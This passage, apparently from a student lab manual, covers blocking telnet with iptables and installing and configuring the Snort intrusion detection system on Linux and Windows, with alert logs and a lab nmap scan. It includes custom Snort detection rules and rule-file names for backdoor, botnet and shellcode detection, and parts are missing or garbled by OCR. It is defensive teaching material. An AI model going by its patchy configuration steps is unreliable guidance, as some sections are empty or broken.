Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1671 packets, 107K bytes)
 pkts bytes target     prot opt in     out     source               destination
root@divyang:~#
```


5. **Block TELNET using OUTPUT and INPUT.**
   Solution 1 (For INPUT)

```
root@divyang:~# iptables -F
root@divyang:~# iptables -A INPUT -p tcp --dport 23 -j DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 43 packets, 2548 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  any    any     anywhere             anywhere            tcp dpt:t
elnet

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 42 packets, 2520 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@divyang:~#
```

Solution 1 (For OUTPUT)


```
root@divyang:~# iptables -F
root@divyang:~# iptables -A OUTPUT -p tcp --sport 23 -j DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 138 packets, 8270 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 133 packets, 7980 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  any    any     anywhere             anywhere            tcp spt:t
elnet
root@divyang:~#
```

After applying the rules result are as bellow.




6. **Allow web server only to outside world.**

Solution using bash file



After applying the rules result are as bellow.



Practical – 5

Aim: BASIC configuration of Intrusion Detection System: Snort.

What is Snort..?

- Snort: A Network Based Intrusion Detection System(IDS).
- It is an open source network-based intrusion detection system (NIDS). That can analyses the real-time traffic and can log packets on Internet Protocol (IP) networks. Snort can perform protocol analysis, content searching, and content matching. It also can be used to detect probes or attacks, including, but not limited to, operating system fingerprinting attempts, common gateway interface, buffer overflows, server message block probes, and stealth port scans.

- There are three modes in which snort can be configured:

    1. Sniffer
    2. Packet logger
    3. Network intrusion detection.

- In sniffer mode, It reads the network packets and display them on the console.
- In packet logger mode, the program will log packets to the disk.
- In intrusion detection mode, the program will monitor network traffic and analyze it against a rule set defined by the user.
- The program will then perform a specific action based on what has been identified.
- NSS Group, a European network security testing organization, tested Snort along with intrusion detection system (IDS) products from 15 major vendors including Cisco, Computer Associates, and Symantec. According to NSS, Snort, which was the sole open source freeware product tested, clearly out-performed the proprietary products.

Snort Installation and BASIC configuration (LINUX)

Step 1: The following command will download and install snort on our machine.

```
# sudo apt-get install snort
```

Step 2: Now edit the configuration file named snort.conf located in /etc/snort directory using vim or any other text editor and change

var HOME_NET any to var HOME_NET <target ip/nw add>
var EXTERNAL_NET any to var EXTERNAL_NET <attacker ip address>

```
#  6) Customize your rule set
#
##################################################
# Step #1: Set the network variables:
#
# You must change the following variables to reflect your local network.
The
# variable is currently setup for an RFC 1918 address space.
#
# You can specify it explicitly as:
var HOME_NET 10.10.10.105/24
#
# if Snort is built with IPv6 support enabled (--enable-ipv6), use:
#
# ipvar HOME_NET 10.1.1.0/24
#
# or use global variable $<interfacename>_ADDRESS which will be always
# initialized to IP address and netmask of the network interface which
you run
# snort at.  Under Windows, this must be specified as
```

Step 3: Save the file and restart snort service using /etc/init.d/snort restart command on terminal.

```
root@divyang:~# /etc/init.d/snort restart
 * Starting Network Intrusion Detection System  snort                    [ OK ]
root@divyang:~#
```

Step 4: Now open terninal and type the command below

snort -q -A console -i eth0 -c /etc/snort/snort.conf

Where:

-q is for quiet:- not to show banner and status report

-A is to set alert mode in this case, it is console

-i is to specify interface and

-c is to tell snort the location of configuration file

```
root@divyang:~# snort -q -A console -i eth0 -c/etc/snort/snort.conf
ERROR: /etc/snort/rules/community-smtp.rules(13) => !any is not allowed
Fatal Error, Quitting..
root@divyang:~#
```

When we are trying to run the above command we found some errors as show in figure so we have to remove ! (exclamation mark) from the given line number.

Step 5: After removing all error we can show the log which will be generated by the snort -q -A console -i eth0 -c /etc/snort/snort.conf command. From another machine someone try to do nmap scan.

```
root@divyang:~# nmap 10.10.10.105

Starting Nmap 6.01 ( http://nmap.org ) at 2015-10-08 20:50 IST
Nmap scan report for 10.10.10.105
Host is up (0.0035s latency).
All 1000 scanned ports on 10.10.10.105 are filtered
MAC Address: 18:AB:C0:03:18:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds
```

The Following log generated in our system.

```
root@divyang:~# snort -q -A console -i eth0 -c/etc/snort/snort.conf
10/08-20:46:22.177822  [**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP pr
oxy [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 10.10.10.10:1900 -> 239.2
55.255.250:1900
10/08-20:47:18.303002  [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 10.10.1
0.106 -> 10.10.10.102
10/08-20:47:19.713048  [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 10.10.1
0.106 -> 10.10.10.105
10/08-20:47:21.451742  [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 10.10.1
0.106 -> 10.10.10.109
10/08-20:47:21.835569  [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 10.10.1
0.106 -> 10.10.10.110
10/08-20:47:23.919952  [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 10.10.1
0.106 -> 10.10.10.108
10/08-20:47:26.150983  [**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP pr
oxy [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 10.10.10.10:1900 -> 239.2
55.255.250:1900
10/08-20:47:28.947023  [**] [122:1:0] (portscan) TCP Portscan [**] [Priority: 3] {PROTO:255} 10.10.1
0.106 -> 10.10.10.121
```

We can also add our own rule in the **local.rules (** /etc/snort/rules/local.rules) file as shown in snapshot.

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

lert icmp any any -> any any (msg:"Some one Pinging...";sid:100000001)
alert tcp any any -> any any (content:"google.com";msg:"Google.com opned.";sid:100000002)
alert tcp any any -> any any (content:"gmail.com";msg:"gmail.com opned...";sid:100000003)
alert tcp any any -> any any (content:"gtu.ac.in";msg:"GTU opned...";sid:100000005)
alert tcp any any <> any 21 (content:"root";msg:"Some one trying to access ftp";sid:100000004)
```


After applying rules and running snort -q -A console -i eth0 -c /etc/snort/snort.conf command we found log as below.

```
root@divyang:~# snort -q -A console -i eth0 -c/etc/snort/snort.conf
10/08-21:11:43.493214  [**] [1:100000005:0] GTU opned... [**] [Priority: 0] {TCP} 10.10.10.106:51401
 -> 118.67.248.125:80
10/08-21:11:44.187727  [**] [1:100000005:0] GTU opned... [**] [Priority: 0] {TCP} 10.10.10.106:51402
 -> 118.67.248.125:80
10/08-21:11:44.194825  [**] [1:100000005:0] GTU opned... [**] [Priority: 0] {TCP} 10.10.10.106:51403
 -> 118.67.248.125:80
10/08-21:11:44.244455  [**] [1:100000005:0] GTU opned... [**] [Priority: 0] {TCP} 10.10.10.106:51404
 -> 118.67.248.125:80
```


```
root@divyang:~# snort -q -A console -i eth0 -c/etc/snort/snort.conf
10/08-21:12:25.691189  [**] [1:100000005:0] GTU opned... [**] [Priority: 0] {TCP} 10.10.10.106:51401
 -> 118.67.248.125:80
10/08-21:12:49.372432  [**] [1:100000003:0] gmail.com opned... [**] [Priority: 0] {TCP} 10.10.10.106
:51415 -> 173.194.36.117:443
10/08-21:12:49.396362  [**] [1:100000002:0] Google.com opned. [**] [Priority: 0] {TCP} 10.10.10.106:
51416 -> 173.194.36.118:443
10/08-21:12:49.430223  [**] [1:100000002:0] Google.com opned. [**] [Priority: 0] {TCP} 173.194.36.11
8:443 -> 10.10.10.106:51416
```

Snort Installation and BASIC configuration (Windows)


- First of all, we need snort.exe setup file for windows and a tool known as winpcap.
- Goto: snort.org



- Scroll Down the page and we found windows option as shown in image from there we have to download file (Snort_2_9_7_6_Installer.exe).




- Now run Snort_2_9_7_6_Installer.exe file and follow the instruction and install it into the windows machine.
- After completion of setup we found following screen.



- According to previous dialog we have also require WinPcap 4.1.1/4.1.3 to be installed.
- If wire shark and similar kind of tools is already available then no need to install WinPcap otherwise we have to open http://www.winpcap.org/. and click on installer on windows, save it and install.

- We have to download the rules from snort.org



- Community is freely available and but for the registered rules signup is required.
- Extract all the rules (in rules folder) in c:\snort\rules and preprpc_rules(folder) in to c:\snort\preproc_rules
- (same rules is available in preproc_rules but we have to replace the files. And also same for the etc (folder) rules.

Steps: Go to c:\snort\etc and right click on snort file -> open with notepad++ (here you need to change something in configuration) Follow the steps.

Step1: go to step1 (line 41): Set the network variables

Setup the network addresses you are protecting
1) Set the your own pc ip address like ipvar HOME_NET 10.10.13.51/8

Set up the external network addresses. Leave as "any" in most situations
Instead of any you have to change as ipvar EXTERNAL_NET !$HOME_NET ! – consider as NOT
2) Set the path according to rules folder available in your computer (line 104 to 110)
var RULE_PATH c:\Snort\rules (Change here)
Put # before the # var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH c:\Snort\preproc_rules (Change here)

3) # If you are using reputation preprocessor set these var
WHITE_LIST_PATH c:\Snort\rules (Change here) var
BLACK_LIST_PATH c:\Snort\rules (Change here) **Step2: go to**

4) **step 2: Configure the decoder**

Remove # in line 182 and write path
config logdir: c:\Snort\log

Step 3: go to Step #4: Configure dynamic loaded libraries.

This line
dynamicpreprocessor directory usr/local/lib/snort_dynamicpreprocessor/ Replace with following line
dynamicpreprocessor directory c:\Snort\lib\snort_dynamicpreprocessor This line
dynamicengine usr/local/lib/snort_dynamicengine/libsf_engine.so Replace with following line
dynamicengine c:\Snort\lib\snort_dynamicengine\sf_engine.dll Place # before this line dynamicdetection directory /usr/local/lib/snort_dynamicrules
dynamicdetection directory /usr/local/lib/snort_dynamicrules

Step 4: Step 5: configure Processors

For following lines we have to put # for the disable
preprocessor normalize_ip4
preprocessor normalize_tcp: block, rsv, pad, urp, req_urg, req_pay, req_urp, ips, ecn stream
preprocessor normalize_icmp4

preprocessor normalize_ip6
preprocessor normalize_icmp6 As
preprocessor normalize_ip4
preprocessor normalize_tcp: block, rsv, pad, urp, req_urg, req_pay, req_urp, ips, ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6
Remove # from the following line (line number 413)
preprocessor sfportscan: proto { all } memcap { 10000000 } sense_level { low }
In reputation preprocessor
preprocessor reputation: \
memcap 500, \
priority whitelist, \ nested_ip
inner, \
Change following lines to
whitelist $WHITE_LIST_PATH\white._list.list, \
blacklist $BLACK_LIST_PATH\black_list.list As
whitelist $WHITE_LIST_PATH/white_list.rules, \ blacklist
$BLACK_LIST_PATH/black_list.rules

Step 5 : **Step #7: Customize your rule set # site specific rules From the following rules lines we have to replace / with the **
(applicable 541 to 648)

include $RULE_PATH\local.rules #include
$RULE_PATH\app-detect.rules
#include $RULE_PATH\attack-responses.rules
#include $RULE_PATH\backdoor.rules #include
$RULE_PATH\bad-traffic.rules #include
$RULE_PATH\blacklist.rules #include
$RULE_PATH\botnet-cnc.rules #include
$RULE_PATH\browser-chrome.rules #include
$RULE_PATH\browser-firefox.rules #include
$RULE_PATH\browser-ie.rules #include
$RULE_PATH\browser-other.rules #include
$RULE_PATH\browser-plugins.rules #include
$RULE_PATH\browser-webkit.rules #include
$RULE_PATH\chat.rules
#include $RULE_PATH\content-replace.rules
#include $RULE_PATH\ddos.rules #include
$RULE_PATH\dns.rules #include
$RULE_PATH\dos.rules
#include $RULE_PATH\experimental.rules #include
$RULE_PATH\exploit-kit.rules #include
$RULE_PATH\exploit.rules #include
$RULE_PATH\file-executable.rules #include
$RULE_PATH\file-flash.rules #include
$RULE_PATH\file-identify.rules #include
$RULE_PATH\file-image.rules #include
$RULE_PATH\file-java.rules #include
$RULE_PATH\file-multimedia.rules #include

$RULE_PATH\file-office.rules #include
$RULE_PATH\file-other.rules #include
$RULE_PATH\file-pdf.rules #include
$RULE_PATH\finger.rules
#include $RULE_PATH\ftp.rules #include
$RULE_PATH\icmp-info.rules #include
$RULE_PATH\icmp.rules #include
$RULE_PATH\imap.rules
#include $RULE_PATH\indicator-compromise.rules #include
$RULE_PATH\indicator-obfuscation.rules #include
$RULE_PATH\indicator-scan.rules #include
$RULE_PATH\indicator-shellcode.rules #include
$RULE_PATH\info.rules
#include $RULE_PATH\malware-backdoor.rules #include
$RULE_PATH\malware-cnc.rules #include
$RULE_PATH\malware-other.rules #include
$RULE_PATH\malware-tools.rules #include
$RULE_PATH\misc.rules
#include $RULE_PATH\multimedia.rules
#include $RULE_PATH\mysql.rules #include
$RULE_PATH\netbios.rules #include
$RULE_PATH\nntp.rules #include
$RULE_PATH\oracle.rules #include
$RULE_PATH\os-linux.rules #include
$RULE_PATH\os-mobile.rules #include
$RULE_PATH\os-other.rules #include
$RULE_PATH\os-solaris.rules
#include $RULE_PATH\os-windows.rules #include
$RULE_PATH\other-ids.rules #include
$RULE_PATH\p2p.rules
#include $RULE_PATH\phishing-spam.rules #include
$RULE_PATH\policy-multimedia.rules #include
$RULE_PATH\policy-other.rules #include
$RULE_PATH\policy.rules
#include $RULE_PATH\policy-social.rules
#include $RULE_PATH\policy-spam.rules
#include $RULE_PATH\pop2.rules #include
$RULE_PATH\pop3.rules #include
$RULE_PATH\protocol-dns.rules
#include $RULE_PATH\protocol-finger.rules #include
$RULE_PATH\protocol-ftp.rules #include
$RULE_PATH\protocol-icmp.rules #include
$RULE_PATH\protocol-imap.rules #include
$RULE_PATH\protocol-nntp.rules #include
$RULE_PATH\protocol-other.rules #include
$RULE_PATH\protocol-pop.rules #include
$RULE_PATH\protocol-rpc.rules #include
$RULE_PATH\protocol-scada.rules #include
$RULE_PATH\protocol-services.rules #include
$RULE_PATH\protocol-snmp.rules include
$RULE_PATH\protocol-telnet.rules #include
$RULE_PATH\protocol-tftp.rules #include
$RULE_PATH\protocol-voip.rules #include

$RULE_PATH\pua-adware.rules #include
$RULE_PATH\pua-other.rules #include
$RULE_PATH\pua-p2p.rules #include
$RULE_PATH\pua-toolbars.rules include
$RULE_PATH\rpc.rules
#include $RULE_PATH\rservices.rules #include
$RULE_PATH\scada.rules #include
$RULE_PATH\scan.rules
include $RULE_PATH\server-apache.rules include
$RULE_PATH\server-iis.rules #include
$RULE_PATH\server-mail.rules #include
$RULE_PATH\server-mssql.rules #include
$RULE_PATH\server-mysql.rules
#include $RULE_PATH\server-oracle.rules #include
$RULE_PATH\server-other.rules #include
$RULE_PATH\server-samba.rules #include
$RULE_PATH\server-webapp.rules #include
$RULE_PATH\shellcode.rules #include
$RULE_PATH\smtp.rules
#include $RULE_PATH\snmp.rules
#include $RULE_PATH\specific-threats.rules #include
$RULE_PATH\spyware-put.rules #include
$RULE_PATH\sql.rules
#include $RULE_PATH\telnet.rules #include
$RULE_PATH\tftp.rules #include
$RULE_PATH\virus.rules #include
$RULE_PATH\voip.rules #include
$RULE_PATH\web-activex.rules #include
$RULE_PATH\web-attacks.rules #include
$RULE_PATH\web-cgi.rules #include
$RULE_PATH\web-client.rules
#include $RULE_PATH\web-coldfusion.rules
#include $RULE_PATH\web-frontpage.rules
#include $RULE_PATH\web-iis.rules #include
$RULE_PATH\web-misc.rules #include
$RULE_PATH\web-php.rules #include
$RULE_PATH\x11.rules

Step 6:

Step #8: Customize your preprocessor and decoder alerts #
decoder and preprocessor event rules
Remove # from the following lines
include $PREPROC_RULE_PATH\preprocessor.rules include
$PREPROC_RULE_PATH\decoder.rules include
$PREPROC_RULE_PATH\sensitive-data.rules

Step 7:

Finally Save the configuration File (Snort.conf)

Step 8:

Create file **white_list.rules** and **black_list.rules** in **C:\Snort\rules** folder.

Step 9:

To start snort in IDS mode, run following command: **snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 2** **Step 10:**

Above command will generate log file that will not be readable without using a tool.
To read it use following command:

C:\Snort\Bin\> **snort -r ..\log\log-filename**

after Applying above command we found following Output


```
C:\Snort\bin>snort -r ..\log\snort.log.1444356202
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to read-file.
The DAQ version does not support reload.
Acquiring network traffic from "..\log\snort.log.1444356202".

        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.9.7.5-WIN32 GRE (Build 262)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reser
ved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Commencing packet processing (pid=3576)
WARNING: No preprocessors configured for policy 0.
10/09-07:33:29.918059 10.10.10.106:50722 -> 10.10.10.10:80
TCP TTL:128 TOS:0x0 ID:27072 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3BEC18B0  Ack: 0x2AE1  Win: 0xFA70  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/09-07:33:29.717461 10.10.10.10:80 -> 10.10.10.106:50722
TCP TTL:64 TOS:0x0 ID:21780 IpLen:20 DgmLen:328 DF
***AP*** Seq: 0x29C1  Ack: 0x3BEC18B0  Win: 0x1770  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/09-07:34:29.916134 10.10.10.106:50724 -> 10.10.10.10:80
TCP TTL:128 TOS:0x0 ID:27100 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x4A1741E  Ack: 0x4251  Win: 0xFA70  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/09-07:34:29.714855 10.10.10.10:80 -> 10.10.10.106:50724
TCP TTL:64 TOS:0x0 ID:22116 IpLen:20 DgmLen:328 DF
***AP*** Seq: 0x4131  Ack: 0x4A1741E  Win: 0x1770  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/09-07:35:18.636079 10.10.10.106:50726 -> 10.10.10.10:80
